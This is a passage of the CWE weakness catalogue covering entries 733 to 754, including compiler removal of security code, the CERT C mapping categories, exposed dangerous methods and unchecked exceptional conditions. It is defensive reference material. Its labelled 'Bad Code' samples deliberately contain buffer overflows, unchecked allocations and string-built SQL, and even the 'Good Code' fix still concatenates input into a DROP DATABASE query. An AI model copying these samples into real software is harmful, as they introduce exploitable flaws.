Jason Lam. "Top 25 Series - Rank 21 - Incorrect Permission Assignment for Critical Response". SANS Software Security Institute. 2010-03-24. < <http://blogs.sans.org/appsecstreetfighter/2010/03/24/top-25-series---rank-21---incorrect-permission-assignment-for-critical-response/> >.

Maintenance Notes

The relationships between privileges, permissions, and actors (e.g. users and groups) need further refinement within the Research view. One complication is that these concepts apply to two different pillars, related to control of resources (CWE-664) and protection mechanism failures (CWE-396).

CWE-733: Compiler Optimization Removal or Modification of Security-critical Code

Weakness ID: 733 (Weakness Base)

Status: Incomplete

Description

Summary

The developer builds a security-critical protection mechanism into the software but the compiler optimizes the program such that the mechanism is removed or modified.

Applicable Platforms**Languages**

- C (Often)
- C++ (Often)
- All Compiled Languages

Detection Methods**Black Box**

This specific weakness is impossible to detect using black box methods. While an analyst could examine memory to see that it has not been scrubbed, an analysis of the executable would not be successful. This is because the compiler has already removed the relevant code. Only the source code shows whether the programmer intended to clear the memory or not, so this weakness is indistinguishable from others.




White Box

This weakness is only detectable using white box methods (see black box detection factor). Careful analysis is required to determine if the code is likely to be removed by the compiler.

Observed Examples

Reference	Description
CVE-2008-1685	C compiler optimization, as allowed by specifications, removes code that is used to perform checks to detect integer overflows.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		435	Interaction Error	1000	556
ChildOf		758	Reliance on Undefined, Unspecified, or Implementation-Defined Behavior	1000	882
ParentOf		14	Compiler Removal of Code to Clear Buffers	1000	11

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
8	Buffer Overflow in an API Call	
9	Buffer Overflow in Local Command-Line Utilities	
10	Buffer Overflow via Environment Variables	
24	Filter Failure through Buffer Overflow	
46	Overflow Variables and Tags	

References

[REF-11] M. Howard and D. LeBlanc. "Writing Secure Code". Chapter 9, "A Compiler Optimization Caveat" Page 322. 2nd Edition. Microsoft. 2002.

CWE-734: Weaknesses Addressed by the CERT C Secure Coding Standard

View ID: 734 (View: Graph)

Status: Incomplete

Objective

CWE entries in this view (graph) are fully or partially eliminated by following the CERT C Secure Coding Standard. Since not all rules map to specific weaknesses, this view is incomplete.

View Data**View Metrics**

	CWEs in this view		Total CWEs
Total	103	out of	828
Views	0	out of	24
Categories	15	out of	120
Weaknesses	87	out of	675
Compound_Elements	1	out of	9

View Audience

Developers

By following the CERT C Secure Coding Standard, developers will be able to fully or partially prevent the weaknesses that are identified in this view. In addition, developers can use a CWE coverage graph to determine which weaknesses are not directly addressed by the standard, which will help identify and resolve remaining gaps in training, tool acquisition, or other approaches for reducing weaknesses.

Software Customers

If a software developer claims to be following the CERT C Secure Coding standard, then customers can search for the weaknesses in this view in order to formulate independent evidence of that claim.

Educators

Educators can use this view in multiple ways. For example, if there is a focus on teaching weaknesses, the educator could link them to the relevant Secure Coding Standard.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
HasMember	C	735	CERT C Secure Coding Section 01 - Preprocessor (PRE)	734	863
HasMember	C	736	CERT C Secure Coding Section 02 - Declarations and Initialization (DCL)	734	864
HasMember	C	737	CERT C Secure Coding Section 03 - Expressions (EXP)	734	864
HasMember	C	738	CERT C Secure Coding Section 04 - Integers (INT)	734	865
HasMember	C	739	CERT C Secure Coding Section 05 - Floating Point (FLP)	734	865
HasMember	C	740	CERT C Secure Coding Section 06 - Arrays (ARR)	734	865
HasMember	C	741	CERT C Secure Coding Section 07 - Characters and Strings (STR)	734	866
HasMember	C	742	CERT C Secure Coding Section 08 - Memory Management (MEM)	734	866
HasMember	C	743	CERT C Secure Coding Section 09 - Input Output (FIO)	734	867
HasMember	C	744	CERT C Secure Coding Section 10 - Environment (ENV)	734	868
HasMember	C	745	CERT C Secure Coding Section 11 - Signals (SIG)	734	868
HasMember	C	746	CERT C Secure Coding Section 12 - Error Handling (ERR)	734	869
HasMember	C	747	CERT C Secure Coding Section 49 - Miscellaneous (MSC)	734	869
HasMember	C	748	CERT C Secure Coding Section 50 - POSIX (POS)	734	870

Relationship Notes

The relationships in this view were determined based on specific statements within the rules from the standard. Not all rules have direct relationships to individual weaknesses, although they likely have chaining relationships in specific circumstances.

References

"The CERT C Secure Coding Standard". Addison-Wesley Professional. 2008-10-14.

"The CERT C Secure Coding Standard". < <https://www.securecoding.cert.org/confluence/display/seccode/CERT+C+Secure+Coding+Standard> >.

CWE-735: CERT C Secure Coding Section 01 - Preprocessor (PRE)

Category ID: 735 (Category)

Status: Incomplete

Description

Summary

Weaknesses in this category are related to rules in the preprocessor section of the CERT C Secure Coding Standard. Since not all rules map to specific weaknesses, this category may be incomplete.

Relationships

Nature	Type	ID	Name	V	Page
ParentOf	B	684	Failure to Provide Specified Functionality	734	806
MemberOf	V	734	Weaknesses Addressed by the CERT C Secure Coding Standard	734	862

References

CERT. "01. Preprocessor (PRE)". < <https://www.securecoding.cert.org/confluence/display/seccode/01.+Preprocessor+%28PRE%29> >.

CWE-736: CERT C Secure Coding Section 02 - Declarations and Initialization (DCL)

Category ID: 736 (Category) Status: Incomplete

Description**Summary**

Weaknesses in this category are related to rules in the declarations and initialization section of the CERT C Secure Coding Standard. Since not all rules map to specific weaknesses, this category may be incomplete.

Relationships

Nature	Type	ID	Name	V	Page
ParentOf	V	547	Use of Hard-coded, Security-relevant Constants	734	661
ParentOf	B	628	Function Call with Incorrectly Specified Arguments	734	733
ParentOf	V	686	Function Call With Incorrect Argument Type	734	807
MemberOf	V	734	Weaknesses Addressed by the CERT C Secure Coding Standard	734	862

References

CERT. "02. Declarations and Initialization (DCL)". < <https://www.securecoding.cert.org/confluence/display/seccode/02.+Declarations+and+Initialization+%28DCL%29> >.

CWE-737: CERT C Secure Coding Section 03 - Expressions (EXP)

Category ID: 737 (Category) Status: Incomplete

Description**Summary**

Weaknesses in this category are related to rules in the expressions section of the CERT C Secure Coding Standard. Since not all rules map to specific weaknesses, this category may be incomplete.

Relationships

Nature	Type	ID	Name	V	Page
ParentOf	V	467	Use of sizeof() on a Pointer Type	734	583
ParentOf	B	468	Incorrect Pointer Scaling	734	585
ParentOf	B	476	NULL Pointer Dereference	734	594
ParentOf	B	628	Function Call with Incorrectly Specified Arguments	734	733
ParentOf	G	704	Incorrect Type Conversion or Cast	734	841
MemberOf	V	734	Weaknesses Addressed by the CERT C Secure Coding Standard	734	862
ParentOf	V	783	Operator Precedence Logic Error	734	916

References

CERT. "03. Expressions (EXP)". < <https://www.securecoding.cert.org/confluence/display/seccode/03.+Expressions+%28EXP%29> >.

CWE-738: CERT C Secure Coding Section 04 - Integers (INT)

Category ID: 738 (Category)

Status: Incomplete

Description

Summary

Weaknesses in this category are related to rules in the integers section of the CERT C Secure Coding Standard. Since not all rules map to specific weaknesses, this category may be incomplete.

Relationships

Nature	Type	ID	Name	V	Page
ParentOf	C	20	Improper Input Validation	734	15
ParentOf	B	129	Improper Validation of Array Index	734	197
ParentOf	B	190	Integer Overflow or Wraparound	734	269
ParentOf	C	192	Integer Coercion Error	734	274
ParentOf	B	197	Numeric Truncation Error	734	285
ParentOf	B	369	Divide By Zero	734	476
ParentOf	B	466	Return of Pointer Value Outside of Expected Range	734	582
ParentOf	B	587	Assignment of a Fixed Address to a Pointer	734	694
ParentOf	B	606	Unchecked Input for Loop Condition	734	714
ParentOf	B	676	Use of Potentially Dangerous Function	734	790
ParentOf	B	681	Incorrect Conversion between Numeric Types	734	801
ParentOf	C	682	Incorrect Calculation	734	802
MemberOf	V	734	Weaknesses Addressed by the CERT C Secure Coding Standard	734	862

References

CERT. "04. Integers (INT)". < <https://www.securecoding.cert.org/confluence/display/seccode/04.+Integers+%28INT%29> >.

CWE-739: CERT C Secure Coding Section 05 - Floating Point (FLP)

Category ID: 739 (Category)

Status: Incomplete

Description

Summary

Weaknesses in this category are related to rules in the floating point section of the CERT C Secure Coding Standard. Since not all rules map to specific weaknesses, this category may be incomplete.

Relationships

Nature	Type	ID	Name	V	Page
ParentOf	B	369	Divide By Zero	734	476
ParentOf	B	681	Incorrect Conversion between Numeric Types	734	801
ParentOf	C	682	Incorrect Calculation	734	802
ParentOf	V	686	Function Call With Incorrect Argument Type	734	807
MemberOf	V	734	Weaknesses Addressed by the CERT C Secure Coding Standard	734	862

References

CERT. "05. Floating Point (FLP)". < <https://www.securecoding.cert.org/confluence/display/seccode/05.+Floating+Point+%28FLP%29> >.

CWE-740: CERT C Secure Coding Section 06 - Arrays (ARR)

Category ID: 740 (Category)

Status: Incomplete

Description**Summary**

Weaknesses in this category are related to rules in the arrays section of the CERT C Secure Coding Standard. Since not all rules map to specific weaknesses, this category may be incomplete.

Relationships

Nature	Type	ID	Name	V	Page
ParentOf	C	119	Failure to Constrain Operations within the Bounds of a Memory Buffer	734	175
ParentOf	B	129	Improper Validation of Array Index	734	197
ParentOf	V	467	Use of sizeof() on a Pointer Type	734	583
ParentOf	B	469	Use of Pointer Subtraction to Determine Size	734	586
ParentOf	B	665	Improper Initialization	734	778
MemberOf	V	734	Weaknesses Addressed by the CERT C Secure Coding Standard	734	862

References

CERT. "06. Arrays (ARR)". < <https://www.securecoding.cert.org/confluence/display/seccode/06.+Arrays+%28ARR%29> >.

CWE-741: CERT C Secure Coding Section 07 - Characters and Strings (STR)

Category ID: 741 (Category)

Status: Incomplete

Description**Summary**

Weaknesses in this category are related to rules in the characters and strings section of the CERT C Secure Coding Standard. Since not all rules map to specific weaknesses, this category may be incomplete.

Relationships

Nature	Type	ID	Name	V	Page
ParentOf	B	78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	734	88
ParentOf	B	88	Argument Injection or Modification	734	115
ParentOf	C	119	Failure to Constrain Operations within the Bounds of a Memory Buffer	734	175
ParentOf	B	120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')	734	180
ParentOf	B	135	Incorrect Calculation of Multi-Byte String Length	734	215
ParentOf	B	170	Improper Null Termination	734	245
ParentOf	B	193	Off-by-one Error	734	276
ParentOf	B	464	Addition of Data Structure Sentinel	734	580
ParentOf	V	686	Function Call With Incorrect Argument Type	734	807
ParentOf	C	704	Incorrect Type Conversion or Cast	734	841
MemberOf	V	734	Weaknesses Addressed by the CERT C Secure Coding Standard	734	862

References

CERT. "07. Characters and Strings (STR)". < <https://www.securecoding.cert.org/confluence/display/seccode/07.+Characters+and+Strings+%28STR%29> >.

CWE-742: CERT C Secure Coding Section 08 - Memory Management (MEM)

Category ID: 742 (Category)

Status: Incomplete

Description**Summary**

Weaknesses in this category are related to rules in the memory management section of the CERT C Secure Coding Standard. Since not all rules map to specific weaknesses, this category may be incomplete.

Relationships

Nature	Type	ID	Name	734	Page
ParentOf		20	Improper Input Validation	734	15
ParentOf		119	Failure to Constrain Operations within the Bounds of a Memory Buffer	734	175
ParentOf		128	Wrap-around Error	734	195
ParentOf		131	Incorrect Calculation of Buffer Size	734	204
ParentOf		190	Integer Overflow or Wraparound	734	269
ParentOf		226	Sensitive Information Uncleared Before Release	734	311
ParentOf		244	Failure to Clear Heap Memory Before Release ('Heap Inspection')	734	325
ParentOf		252	Unchecked Return Value	734	335
ParentOf		415	Double Free	734	530
ParentOf		416	Use After Free	734	532
ParentOf		476	NULL Pointer Dereference	734	594
ParentOf		528	Exposure of Core Dump File to an Unauthorized Control Sphere	734	648
ParentOf		590	Free of Memory not on the Heap	734	696
ParentOf		591	Sensitive Data Storage in Improperly Locked Memory	734	698
ParentOf		628	Function Call with Incorrectly Specified Arguments	734	733
ParentOf		665	Improper Initialization	734	778
ParentOf		687	Function Call With Incorrectly Specified Argument Value	734	808
MemberOf		734	Weaknesses Addressed by the CERT C Secure Coding Standard	734	862

References

CERT. "08. Memory Management (MEM)". < <https://www.securecoding.cert.org/confluence/display/seccode/08.+Memory+Management+%28MEM%29> >.

CWE-743: CERT C Secure Coding Section 09 - Input Output (FIO)

Category ID: 743 (Category)

Status: Incomplete

Description**Summary**

Weaknesses in this category are related to rules in the input/output section of the CERT C Secure Coding Standard. Since not all rules map to specific weaknesses, this category may be incomplete.

Relationships

Nature	Type	ID	Name	734	Page
ParentOf		22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	734	25
ParentOf		37	Path Traversal: '/absolute/pathname/here'	734	49
ParentOf		38	Path Traversal: '\absolute\pathname\here'	734	50
ParentOf		39	Path Traversal: 'C:dirname'	734	51
ParentOf		41	Improper Resolution of Path Equivalence	734	53
ParentOf		59	Improper Link Resolution Before File Access ('Link Following')	734	65
ParentOf		62	UNIX Hard Link	734	68
ParentOf		64	Windows Shortcut Following (.LNK)	734	69

Nature	Type	ID	Name	V	Page
ParentOf	V	65	Windows Hard Link	734	70
ParentOf	V	67	Improper Handling of Windows Device Names	734	72
ParentOf	C	119	Failure to Constrain Operations within the Bounds of a Memory Buffer	734	175
ParentOf	B	134	Uncontrolled Format String	734	211
ParentOf	B	241	Improper Handling of Unexpected Data Type	734	322
ParentOf	V	276	Incorrect Default Permissions	734	365
ParentOf	V	279	Incorrect Execution-Assigned Permissions	734	367
ParentOf	C	362	Race Condition	734	463
ParentOf	B	367	Time-of-check Time-of-use (TOCTOU) Race Condition	734	472
ParentOf	B	379	Creation of Temporary File in Directory with Incorrect Permissions	734	487
ParentOf	B	391	Unchecked Error Condition	734	501
ParentOf	B	403	UNIX File Descriptor Leak	734	517
ParentOf	B	404	Improper Resource Shutdown or Release	734	517
ParentOf	B	552	Files or Directories Accessible to External Parties	734	664
ParentOf	C	675	Duplicate Operations on Resource	734	789
ParentOf	B	676	Use of Potentially Dangerous Function	734	790
ParentOf	V	686	Function Call With Incorrect Argument Type	734	807
MemberOf	V	734	Weaknesses Addressed by the CERT C Secure Coding Standard	734	862

References

CERT. "09. Input Output (FIO)". < <https://www.securecoding.cert.org/confluence/display/seccode/09.+Input+Output+%28FIO%29> >.

CWE-744: CERT C Secure Coding Section 10 - Environment (ENV)

Category ID: 744 (Category)

Status: Incomplete

Description

Summary

Weaknesses in this category are related to rules in the environment section of the CERT C Secure Coding Standard. Since not all rules map to specific weaknesses, this category may be incomplete.

Relationships

Nature	Type	ID	Name	V	Page
ParentOf	B	78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	734	88
ParentOf	B	88	Argument Injection or Modification	734	115
ParentOf	C	119	Failure to Constrain Operations within the Bounds of a Memory Buffer	734	175
ParentOf	3	426	Untrusted Search Path	734	541
ParentOf	B	462	Duplicate Key in Associative List (Alist)	734	578
ParentOf	C	705	Incorrect Control Flow Scoping	734	841
MemberOf	V	734	Weaknesses Addressed by the CERT C Secure Coding Standard	734	862

References

CERT. "10. Environment (ENV)". < <https://www.securecoding.cert.org/confluence/display/seccode/10.+Environment+%28ENV%29> >.

CWE-745: CERT C Secure Coding Section 11 - Signals (SIG)

Category ID: 745 (Category) **Status:** Incomplete**Description****Summary**

Weaknesses in this category are related to rules in the signals section of the CERT C Secure Coding Standard. Since not all rules map to specific weaknesses, this category may be incomplete.

Relationships

Nature	Type	ID	Name	V	Page
ParentOf	V	479	Unsafe Function Call from a Signal Handler	734	601
ParentOf	B	662	Improper Synchronization	734	775
MemberOf	V	734	Weaknesses Addressed by the CERT C Secure Coding Standard	734	862

References

CERT. "11. Signals (SIG)". < <https://www.securecoding.cert.org/confluence/display/seccode/11.+Signals+%28SIG%29> >.

CWE-746: CERT C Secure Coding Section 12 - Error Handling (ERR)

Category ID: 746 (Category) **Status:** Incomplete**Description****Summary**

Weaknesses in this category are related to rules in the error handling section of the CERT C Secure Coding Standard. Since not all rules map to specific weaknesses, this category may be incomplete.

Relationships

Nature	Type	ID	Name	V	Page
ParentOf	G	20	Improper Input Validation	734	15
ParentOf	B	391	Unchecked Error Condition	734	501
ParentOf	B	544	Failure to Use a Standardized Error Handling Mechanism	734	659
ParentOf	B	676	Use of Potentially Dangerous Function	734	790
ParentOf	G	705	Incorrect Control Flow Scoping	734	841
MemberOf	V	734	Weaknesses Addressed by the CERT C Secure Coding Standard	734	862

References

CERT. "12. Error Handling (ERR)". < <https://www.securecoding.cert.org/confluence/display/seccode/12.+Error+Handling+%28ERR%29> >.

CWE-747: CERT C Secure Coding Section 49 - Miscellaneous (MSC)

Category ID: 747 (Category) **Status:** Incomplete**Description****Summary**

Weaknesses in this category are related to rules in the miscellaneous section of the CERT C Secure Coding Standard. Since not all rules map to specific weaknesses, this category may be incomplete.

Relationships

Nature	Type	ID	Name	V	Page
ParentOf	B	14	Compiler Removal of Code to Clear Buffers	734	11
ParentOf	G	20	Improper Input Validation	734	15
ParentOf	V	176	Failure to Handle Unicode Encoding	734	253
ParentOf	G	330	Use of Insufficiently Random Values	734	430

Nature	Type	ID	Name	V	Page
ParentOf	B	480	Use of Incorrect Operator	734	602
ParentOf	V	482	Comparing instead of Assigning	734	606
ParentOf	V	561	Dead Code	734	669
ParentOf	V	563	Unused Variable	734	671
ParentOf	V	570	Expression is Always False	734	677
ParentOf	V	571	Expression is Always True	734	679
ParentOf	C	697	Insufficient Comparison	734	817
ParentOf	C	704	Incorrect Type Conversion or Cast	734	841
MemberOf	V	734	Weaknesses Addressed by the CERT C Secure Coding Standard	734	862

References

CERT. "49. Miscellaneous (MSC)". < <https://www.securecoding.cert.org/confluence/display/seccode/49.+Miscellaneous+%28MSC%29> >.

CWE-748: CERT C Secure Coding Section 50 - POSIX (POS)

Category ID: 748 (Category) **Status:** Incomplete

Description**Summary**

Weaknesses in this category are related to rules in the POSIX section of the CERT C Secure Coding Standard. Since not all rules map to specific weaknesses, this category may be incomplete.

Relationships

Nature	Type	ID	Name	V	Page
ParentOf	B	59	Improper Link Resolution Before File Access ('Link Following')	734	65
ParentOf	B	170	Improper Null Termination	734	245
ParentOf	B	242	Use of Inherently Dangerous Function	734	323
ParentOf	B	272	Least Privilege Violation	734	360
ParentOf	B	273	Improper Check for Dropped Privileges	734	362
ParentOf	B	363	Race Condition Enabling Link Following	734	467
ParentOf	B	365	Race Condition in Switch	734	470
ParentOf	B	366	Race Condition within a Thread	734	471
ParentOf	B	562	Return of Stack Variable Address	734	670
ParentOf	B	667	Insufficient Locking	734	782
ParentOf	V	686	Function Call With Incorrect Argument Type	734	807
ParentOf	C	696	Incorrect Behavior Order	734	817
MemberOf	V	734	Weaknesses Addressed by the CERT C Secure Coding Standard	734	862

References

CERT. "50. POSIX (POS)". < <https://www.securecoding.cert.org/confluence/display/seccode/50.+POSIX+%28POS%29> >.

CWE-749: Exposed Dangerous Method or Function

Weakness ID: 749 (Weakness Base) **Status:** Incomplete

Description**Summary**

The software provides an Applications Programming Interface (API) or similar interface for interaction with external actors, but the interface includes a dangerous method or function that is not properly restricted.

Extended Description

This weakness can lead to a wide variety of resultant weaknesses, depending on the behavior of the exposed method. It can apply to any number of technologies and approaches, such as ActiveX controls, Java functions, IOCTLs, and so on.

The exposure can occur in a few different ways:

- 1) The function/method was never intended to be exposed to outside actors.
- 2) The function/method was only intended to be accessible to a limited set of actors, such as Internet-based access from a single web site.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- Language-Independent

Common Consequences

Integrity

Gain privileges / assume identity

Exposing critical functionality essentially provides an attacker with the privilege level of the exposed functionality. This could result in the modification or exposure of sensitive data or possibly even execution of arbitrary code.

Likelihood of Exploit

Low to Medium

Demonstrative Examples

In the following Java example the method `removeDatabase` will delete the database with the name specified in the input parameter.

Java Example:

Bad Code

```
public void removeDatabase(String databaseName) {
    try {
        Statement stmt = conn.createStatement();
        stmt.execute("DROP DATABASE " + databaseName);
    } catch (SQLException ex) {...}
}
```

The method in this example is declared public and therefore is exposed to any class in the application. Deleting a database should be considered a critical operation within an application and access to this potentially dangerous method should be restricted. Within Java this can be accomplished simply by declaring the method private thereby exposing it only to the enclosing class as in the following example.

Java Example:

Good Code

```
private void removeDatabase(String databaseName) {
    try {
        Statement stmt = conn.createStatement();
        stmt.execute("DROP DATABASE " + databaseName);
    } catch (SQLException ex) {...}
}
```

Observed Examples

Reference	Description
CVE-2007-1112	security tool ActiveX control allows download or upload of files
CVE-2007-6382	arbitrary Java code execution via exposed method

Potential Mitigations

Architecture and Design

If you must expose a method, make sure to perform input validation on all arguments, limit access to authorized parties, and protect against all possible vulnerabilities.

Architecture and Design**Implementation****Identify and Reduce Attack Surface**

Identify all exposed functionality. Explicitly list all functionality that must be exposed to some user or set of users. Identify which functionality may be:






- accessible to all users
- restricted to a small set of privileged users
- prevented from being directly accessible at all

Ensure that the implemented code follows these expectations. This includes setting the appropriate access modifiers where applicable (public, private, protected, etc.) or not marking ActiveX controls safe-for-scripting.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		485	Insufficient Encapsulation	699	609
ChildOf		691	Insufficient Control Flow Management	1000	812
ChildOf		808	2010 Top 25 - Weaknesses On the Cusp	800	946
ParentOf		618	<i>Exposed Unsafe ActiveX Method</i>	<i>1000</i>	<i>725</i>
ParentOf		782	<i>Exposed IOCTL with Insufficient Access Control</i>	<i>699</i>	<i>915</i>
				<i>1000</i>	

Research Gaps

Under-reported and under-studied. This weakness could appear in any technology, language, or framework that allows the programmer to provide a functional interface to external parties, but it is not heavily reported. In 2007, CVE began showing a notable increase in reports of exposed method vulnerabilities in ActiveX applications, as well as IOCTL access to OS-level resources. These weaknesses have been documented for Java applications in various secure programming sources, but there are few reports in CVE, which suggests limited awareness in most parts of the vulnerability research community.

References

< <http://msdn.microsoft.com/workshop/components/activex/safety.asp> >.

< <http://msdn.microsoft.com/workshop/components/activex/security.asp> >.

CWE-750: Weaknesses in the 2009 CWE/SANS Top 25 Most Dangerous Programming Errors

View ID: 750 (View: Graph)

Status: Incomplete

Objective

CWE entries in this view (graph) are listed in the 2009 CWE/SANS Top 25 Programming Errors.

View Data**View Metrics**

	CWEs in this view		Total CWEs
Total	29	out of	828
Views	0	out of	24
Categories	3	out of	120
Weaknesses	24	out of	675
Compound_Elements	2	out of	9

View Audience**Developers**

By following the Top 25, developers will be able to significantly reduce the number of weaknesses that occur in their software.

Software Customers

If a software developer claims to be following the Top 25, then customers can search for the weaknesses in this view in order to formulate independent evidence of that claim.

Educators

Educators can use this view in multiple ways. For example, if there is a focus on teaching weaknesses, the educator could focus on the Top 25.

Relationships

Nature	Type	ID	Name	CVSS	Page
HasMember	C	751	2009 Top 25 - Insecure Interaction Between Components	750	873
HasMember	C	752	2009 Top 25 - Risky Resource Management	750	873
HasMember	C	753	2009 Top 25 - Porous Defenses	750	874

References

"2009 CWE/SANS Top 25 Most Dangerous Programming Errors". 2009-01-12. < <http://cwe.mitre.org/top25> >.

CWE-751: 2009 Top 25 - Insecure Interaction Between Components

Category ID: 751 (Category) Status: Incomplete

Description**Summary**

Weaknesses in this category are listed in the "Insecure Interaction Between Components" section of the 2009 CWE/SANS Top 25 Programming Errors.

Relationships

Nature	Type	ID	Name	CVSS	Page
ParentOf	C	20	Improper Input Validation	750	15
ParentOf	B	78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	750	88
ParentOf	B	79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	750	96
ParentOf	B	89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	750	118
ParentOf	C	116	Improper Encoding or Escaping of Output	750	167
ParentOf	B	209	Information Exposure Through an Error Message	750	296
ParentOf	B	319	Cleartext Transmission of Sensitive Information	750	416
ParentOf	A	352	Cross-Site Request Forgery (CSRF)	750	450
ParentOf	C	362	Race Condition	750	463
MemberOf	V	750	Weaknesses in the 2009 CWE/SANS Top 25 Most Dangerous Programming Errors	750	872

References

"2009 CWE/SANS Top 25 Programming Errors". 2009-01-12. < <http://cwe.mitre.org/top25> >.

CWE-752: 2009 Top 25 - Risky Resource Management

Category ID: 752 (Category) Status: Incomplete

Description**Summary**

Weaknesses in this category are listed in the "Risky Resource Management" section of the 2009 CWE/SANS Top 25 Programming Errors.

Relationships

Nature	Type	ID	Name	CVSS	Page
ParentOf	C	73	External Control of File Name or Path	750	77
ParentOf	C	94	Failure to Control Generation of Code ('Code Injection')	750	130

Nature	Type	ID	Name	V	Page
ParentOf	C	119	Failure to Constrain Operations within the Bounds of a Memory Buffer	750	175
ParentOf	B	404	Improper Resource Shutdown or Release	750	517
ParentOf	A	426	Untrusted Search Path	750	541
ParentOf	B	494	Download of Code Without Integrity Check	750	623
ParentOf	C	642	External Control of Critical State Data	750	747
ParentOf	B	665	Improper Initialization	750	778
ParentOf	C	682	Incorrect Calculation	750	802
MemberOf	V	750	Weaknesses in the 2009 CWE/SANS Top 25 Most Dangerous Programming Errors	750	872

References

"2009 CWE/SANS Top 25 Programming Errors". 2009-01-12. < <http://cwe.mitre.org/top25> >.

CWE-753: 2009 Top 25 - Porous Defenses

Category ID: 753 (Category) Status: Incomplete

Description

Summary

Weaknesses in this category are listed in the "Porous Defenses" section of the 2009 CWE/SANS Top 25 Programming Errors.

Relationships

Nature	Type	ID	Name	V	Page
ParentOf	C	250	Execution with Unnecessary Privileges	750	331
ParentOf	B	259	Use of Hard-coded Password	750	345
ParentOf	C	285	Improper Access Control (Authorization)	750	373
ParentOf	B	327	Use of a Broken or Risky Cryptographic Algorithm	750	425
ParentOf	C	330	Use of Insufficiently Random Values	750	430
ParentOf	B	602	Client-Side Enforcement of Server-Side Security	750	709
ParentOf	C	732	Incorrect Permission Assignment for Critical Resource	750	856
MemberOf	V	750	Weaknesses in the 2009 CWE/SANS Top 25 Most Dangerous Programming Errors	750	872
ParentOf	B	798	Use of Hard-coded Credentials	750	930

References

"2009 CWE/SANS Top 25 Programming Errors". 2009-01-12. < <http://cwe.mitre.org/top25> >.

CWE-754: Improper Check for Unusual or Exceptional Conditions

Weakness ID: 754 (Weakness Class) Status: Incomplete

Description

Summary

The software does not check or improperly checks for unusual or exceptional conditions that are not expected to occur frequently during day to day operation of the software.

Extended Description

The programmer may assume that certain events or conditions will never occur or do not need to be worried about, such as low memory conditions, lack of access to resources due to restrictive permissions, or misbehaving clients or components. However, attackers may intentionally trigger these unusual conditions which thus violating the programmer's assumptions, possibly introducing instability, incorrect behavior, or a vulnerability.

Note that this entry is not exclusively about the use of exceptions and exception handling, which are mechanisms for both checking and handling unusual or unexpected conditions.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- Language-independent

Common Consequences

Integrity

Availability

DoS: crash / exit / restart

The data which were produced as a result of a function call could be in a bad state upon return. If the return value is not checked, then this bad data may be used in operations, possibly leading to a crash or other unintended behaviors.

Likelihood of Exploit

Medium

Detection Methods

Automated Static Analysis

Moderate

Automated static analysis may be useful for detecting unusual conditions involving system resources or common programming idioms, but not for violations of business rules.

Manual Dynamic Analysis

Identify error conditions that are not likely to occur during normal usage and trigger them. For example, run the program under low memory conditions, run with insufficient privileges or permissions, interrupt a transaction before it is completed, or disable connectivity to basic network services such as DNS. Monitor the software for any unexpected behavior. If you trigger an unhandled exception or similar error that was discovered and handled by the application's environment, it may still indicate unexpected conditions that were not handled by the application itself.

Demonstrative Examples

Example 1:

Consider the following code segment:

C Example:

Bad Code

```
char buf[10], cp_buf[10];
fgets(buf, 10, stdin);
strcpy(cp_buf, buf);
```

The programmer expects that when `fgets()` returns, `buf` will contain a null-terminated string of length 9 or less. But if an I/O error occurs, `fgets()` will not null-terminate `buf`. Furthermore, if the end of the file is reached before any characters are read, `fgets()` returns without writing anything to `buf`. In both of these situations, `fgets()` signals that something unusual has happened by returning `NULL`, but in this code, the warning will not be noticed. The lack of a null terminator in `buf` can result in a buffer overflow in the subsequent call to `strcpy()`.

Example 2:

The following code does not check to see if memory allocation succeeded before attempting to use the pointer returned by `malloc()`.

C Example:

Bad Code

```
buf = (char*) malloc(req_size);
strncpy(buf, xfer, req_size);
```

The traditional defense of this coding error is: "If my program runs out of memory, it will fail. It doesn't matter whether I handle the error or simply allow the program to die with a segmentation fault when it tries to dereference the null pointer." This argument ignores three important considerations:

Depending upon the type and size of the application, it may be possible to free memory that is being used elsewhere so that execution can continue.

It is impossible for the program to perform a graceful exit if required. If the program is performing an atomic operation, it can leave the system in an inconsistent state.

The programmer has lost the opportunity to record diagnostic information. Did the call to `malloc()` fail because `req_size` was too large or because there were too many requests being handled at the same time? Or was it caused by a memory leak that has built up over time? Without handling the error, there is no way to know.

Example 3:

The following code loops through a set of users, reading a private data file for each user. The programmer assumes that the files are always 1 kilobyte in size and therefore ignores the return value from `Read()`. If an attacker can create a smaller file, the program will recycle the remainder of the data from the previous user and handle it as though it belongs to the attacker.

Java Example:

Bad Code

```
char[] byteArray = new char[1024];
for (IEnumerator i=users.GetEnumerator(); i.MoveNext(); i.Current()) {
    String userName = (String) i.Current();
    String pFileName = PFILE_ROOT + "/" + userName;
    StreamReader sr = new StreamReader(pFileName);
    sr.Read(byteArray,0,1024);//the file is always 1k bytes
    sr.Close();
    processPFile(userName, byteArray);
}
```

Java Example:

Bad Code

```
FileInputStream fis;
byte[] byteArray = new byte[1024];
for (Iterator i=users.iterator(); i.hasNext();) {
    String userName = (String) i.next();
    String pFileName = PFILE_ROOT + "/" + userName;
    FileInputStream fis = new FileInputStream(pFileName);
    fis.read(byteArray); // the file is always 1k bytes
    fis.close();
    processPFile(userName, byteArray);
}
```

Example 4:

The following code does not check to see if the string returned by `getParameter()` is null before calling the member function `compareTo()`, potentially causing a NULL dereference.

Java Example:

Bad Code

```
String itemName = request.getParameter(ITEM_NAME);
if (itemName.compareTo(IMPORTANT_ITEM) == 0) {
    ...
}
...
```

The following code does not check to see if the string returned by the `Item` property is null before calling the member function `Equals()`, potentially causing a NULL dereference.

Java Example:

Bad Code

```
String itemName = request.Item(ITEM_NAME);
if (itemName.Equals(IMPORTANT_ITEM)) {
    ...
}
...
```

